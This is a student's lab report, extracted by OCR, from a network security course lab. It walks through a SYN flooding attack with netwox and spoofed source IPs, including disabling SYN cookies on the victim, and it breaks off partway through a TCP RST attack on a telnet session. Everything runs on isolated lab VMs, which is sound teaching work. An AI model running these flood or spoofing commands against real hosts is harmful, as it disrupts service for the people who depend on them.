Ahmet Putun

TCP/IP Attack Lab


Mr. Sencun Zhu

10/28/2019


Task 1: SYN Flooding Attack

IPv4 of the virtual machines;


IPv4 “Observer”



IPv4 “Attacker”



IPv4 “Victim”



Overall list of IPv4's;

Observer = 10.0.2.5

Attacker = 10.0.2.7

Victim = 10.0.2.6

1) In order to continue as the root , command, *sudo su*


2) Check the status of the cookies in the victim machine by

sysctl net.ipv4.tcp_syncookies


Cookies are set to 1, which means it is on.

3) Then, in the victim machine, use the command *netstat -anp | grep ":23 ".*


This command says that initially machine port 23 is open in the victim machine and listening for possible upcoming packets.




4) I then went on to the “Attacker”s machine, opened netwag and feed the parameter values to the program in order to get an output command for the execution.




5) Using the command, *netwox 76 --dst-ip 10.0.2.6 --dst-port 23 --spoofip “raw”, we start the attack on the victim machine.*



6) Checking the “Victim”s syn queue to see what kind of response we get, as far as connections ESTABLISHED or SYN-RECV.



7) Switching to the “Observer”s machine and launching Wireshark in order to observe the network traffic towards the Destination IP 10.0.2.6



Note: When preparing for the attack for this task, make sure SYN Cookies are turned off, otherwise, it would cover and protect the victim machine against the SYN Flooding Attack.


Turn the cookies of by the command, *sysctl -w net.ipv4.tcp_syncookies = 0* and *sysctl net.ip4.tcp_syncookies*


Task 2: TCP RST Attacks on telnet and ssh Connections

Solution using telnet;


1) First, we establish the connection using the command telnet *10.0.2.5*, from the victim to the observer.

2) Configure your IPv4 in victim's machine, address change related to the observer's machine, using the command, *ifconfig*





Terminal File Edit View Search Terminal Help
4:19 PM
lab1
lab3
root@VM: /home/seed
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
[10/29/19]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:e8:7e:56
inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::6f6f:6e2a:7200:3271/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:354 errors:0 dropped:0 overruns:0 frame:0
TX packets:292 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:25786 (25.7 KB) TX bytes:25919 (25.9 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:481 errors:0 dropped:0 overruns:0 frame:0
TX packets:481 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
SEEDLABS


3) After the connection established, in the victim's machine, use the *ls* command in order to see the folder listing of the observer which would show up in the screenshots the folder made in observer's machine.Then, observe the connection in wireshark from the observer's machine.




4) When you start the attack, the attacker sends out packets to the victim by modifying the source IP address as observer.



